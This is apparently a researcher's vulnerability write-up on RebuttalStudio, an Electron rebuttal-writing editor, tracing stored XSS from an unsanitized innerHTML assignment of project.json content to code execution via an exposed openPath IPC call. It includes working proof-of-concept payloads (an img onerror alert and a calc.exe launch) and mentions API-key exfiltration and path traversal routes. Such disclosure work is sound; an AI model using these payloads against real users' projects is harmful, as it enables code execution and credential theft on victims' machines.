RebuttalStudio Vulnerability Discovery: From XSS to RCE
Browsing randomly on the Sourcegraph platform in search of interesting open-source tools to audit for vulnerabilities. Around the same period, discussions on the choice of desktop application development frameworks had been frequently appearing on my Twitter feed, which led me to look into Electron-based projects. I used the query lang:javascript electron editor to search.
Among the results, I came across a project called RebuttalStudio — a rebuttal AI writing editor designed for academic researchers. It integrates several LLM APIs including OpenAI and DeepSeek, addressing a specific pain point in academic rebuttal writing: reviewers submit comments on a paper, and authors must respond point by point. The project provides a streamlined pipeline editor divided into five stages, progressively decomposing reviewer comments into atomic issues, drafting replies, and finally exporting a standardized format.
RebuttalStudio project repository: https://github.com/runtsang/RebuttalStudio
Running the Tool Locally
Clone the project to the local machine and start it:
git clone https://github.com/runtsang/RebuttalStudio.git
cd RebuttalStudio
pnpm install
pnpm start


The project itself does not require many dependencies: Electron + marked + DOMPurify + html-to-docx. The interface after startup is shown below:
Code Audit
Now, let us begin auditing the code. The directory structure of RebuttalStudio is clean and straightforward, with a relatively small overall codebase. I will not enumerate it here; interested readers may refer to the official repository.
Following my usual approach, I first performed a global search for innerHTML — a common source of issues. In Electron projects, the attack surface is typically concentrated in IPC communication and XSS within the renderer process. Although Chromium does not directly execute scripts inside <script> tags via innerHTML, event handlers such as onerror, onload, onclick, etc., still function without restriction, making this a worthwhile focus.
I paid particular attention to the rendering phase, looking for places where user-controllable data is written into the DOM without sanitization. Searching for innerHTML in src/renderer/app.js revealed frequent usage. Several locations drew my attention — all involving data loaded from project.json and rendered into the interface. The key code snippets are as follows:
// app.js:2199-2200
const activeReviewer = state.reviewers[state.activeReviewerIdx];
if (activeReviewer) {
  reviewerInput.innerHTML = activeReviewer.content || '';  // ← no sanitization
}
// app.js:2273-2275
if (state.reviewers[state.activeReviewerIdx]) {
  state.reviewers[state.activeReviewerIdx].content = reviewerInput.innerHTML;  // ← read back
}
// app.js:2471-2472
if (state.reviewers[state.activeReviewerIdx]) {
  state.reviewers[state.activeReviewerIdx].content = reviewerInput.innerHTML;  // ← written back to state
}
The data flow is quite clear:
project.json → loadProject() → state.reviewers[].content → reviewerInput.innerHTMLAlthough the project includes DOMPurify as a dependency, the process of loading a Project on startup applies no sanitization whatsoever to the content. Furthermore, state.reviewers is serialized directly into project.json. This means that if an attacker can control the project.json file, they can control JavaScript execution in the renderer process.
For this type of tool, sharing projects is a common scenario: multiple team members may use RebuttalStudio, and if one wishes to share a project with others, they would package the project file and send it to their collaborators. When a collaborator places a project configuration file containing malicious code into the projects directory and opens that project tab in the tool, the payload embedded in reviewers would be triggered.
During the code audit, we noticed that the developer did demonstrate awareness of frontend security issues in certain areas. For example, the document reader implementation shown below:
javascript// app.js:1633 docsContentEl.innerHTML = DOMPurify.sanitize(marked.parse(raw));Similarly, the rendering of Stage3 content also applies
DOMPurifyfor safe output. However, the developer overlooked the critical user-content entry point atreviewerInput.innerHTML.
Crafting and Verifying the XSS PoC
After the code audit, the next step is to verify the existence of this XSS vulnerability. We need to construct a project.json file containing an XSS payload. Using the sample project file projects/RebuttalStudio/project.json included in the repository as a reference, we crafted a simple PoC payload that triggers an alert dialog:
const project = {
  projectName: 'poc_xss',
  // ... remaining required fields
  reviewers: [
    {
      "id": 0,
      "name": "Reviewer 1",
      "content": "<img src=x onerror=\"alert('xss')\">"
    },
    ...
  ]
};
Place the crafted project.json into the projects/PoC_XSS/ directory and restart RebuttalStudio. The tool runs successfully, and the new project poc_xss appears on the left panel. Clicking on that project tab causes the tool to switch to the poc_xss tab and triggers the malicious code, displaying a verification dialog:

The alert confirms that the line reviewerInput.innerHTML = activeReviewer.content executes user-controllable HTML without any security sanitization.
The complete attack path is as follows:
project.json with payload → user opens the project → loadProject() → renderer process obtains state.reviewers[].content
→ switchTab() → renderReviewerTabs() → reviewerInput.innerHTML = content
→ <img src=x onerror=...> parsed → alert() triggered
Further Exploitation
The basic XSS is merely an appetizer. As mentioned earlier, this is an Electron application, and the most dangerous aspect of Electron is that the renderer process can communicate with the main process via contextBridge. Let us examine which APIs preload.js exposes:
// preload.js
contextBridge.exposeInMainWorld('studioApi', {
  getApiSettings: () => ipcRenderer.invoke('app:api:getSettings'),
  openPath: (filePath) => ipcRenderer.invoke('shell:openPath', filePath),
  saveStage4CondensedMarkdown: (payload) => ipcRenderer.invoke('app:stage4:saveCondensed', payload),
  openExternal: (url) => ipcRenderer.invoke('shell:openExternal', url),
  getApiSettings: () => ipcRenderer.invoke('app:api:getSettings'),
  // ...
});
These APIs are fairly common. The following table summarizes their functionality:
| API | Parameter(s) | Restrictions | Exploitability |
|---|---|---|---|
| openPath(path) | Arbitrary file path | Only checks typeof === 'string' | Direct RCE |
| getApiSettings() | None | None | Exposes all plaintext API keys |
| saveStage4CondensedMarkdown(payload) | {folderName, reviewerId, condensedMarkdown} | folderName not sanitized via sanitizeProjectName() | Path traversal for arbitrary file writes |
| openExternal(url) | URL | Only http:// and https:// allowed | Exfiltration of sensitive data such as API keys |
| deleteProject(folderName) | Project name | Calls sanitizeProjectName() | Safe |
The IPC handler for openPath(path) is shown below. Note that the code only checks the type and performs no path validation:
// main.js
ipcMain.handle('shell:openPath', async (_event, filePath) => {
  if (typeof filePath === 'string') {
    await shell.openPath(filePath);  // ←
  }
});
Electron's shell.openPath() invokes ShellExecute on Windows — meaning passing an .exe file path will execute it directly. This is a classic dangerous operation that can lead to RCE.
The remaining two dangerous functions — saveStage4CondensedMarkdown(payload), which involves writing local files, and openExternal(url), which can leak API keys — are not discussed in further detail here. Interested readers may examine them independently.
Crafting and Verifying the RCE PoC
We can now construct a new PoC that executes a local executable when the victim opens the corresponding project tab — for example, launching Calculator:
// project.json
const project = {
  projectName: 'poc_xss_to_rce',
  // ...
  "reviewers": [
    {
      "id": 0,
      "name": "Reviewer 1",
      "content": "<img src=x onerror=\"(async()=>{await studioApi.openPath('C:/Windows/System32/calc.exe')})()\">"
    },
    ...
  ]
};

Place the crafted project.json into the tool's project directory, restart the tool, and click on the newly added poc_xss_to_rce project. Calculator launches successfully:
Conclusion
From the analysis above, the vulnerability chain from XSS to RCE in RebuttalStudio arises from three key factors:
Stored XSS without sanitization. The assignment to
innerHTMLis performed without callingDOMPurify, allowing event handlers to execute arbitrary code;Overly permissive IPC interface design.
preload.jsexposes sensitive APIs such asopenPath(),saveStage4CondensedMarkdown(), andgetApiSettings(), while the renderer process has no sandbox or permission checks on its side;Missing sandbox. The
BrowserWindowcreated inmain.jsdoes not enablesandbox: true:javascriptfunction createWindow() { const win = new BrowserWindow({ // ... webPreferences: { preload: path.join(__dirname, 'preload.js'), contextIsolation: true, nodeIntegration: false, // ← sandbox: true — sandbox not enabled }, }); }If
sandbox: truewere enabled, even with an XSS vulnerability, the renderer process would be unable to call dangerous functions such asopenPath(), and the attack chain would be severed at its first link. Together, these three factors form an exploit chain that progresses from a single click to full system control (launching Calculator).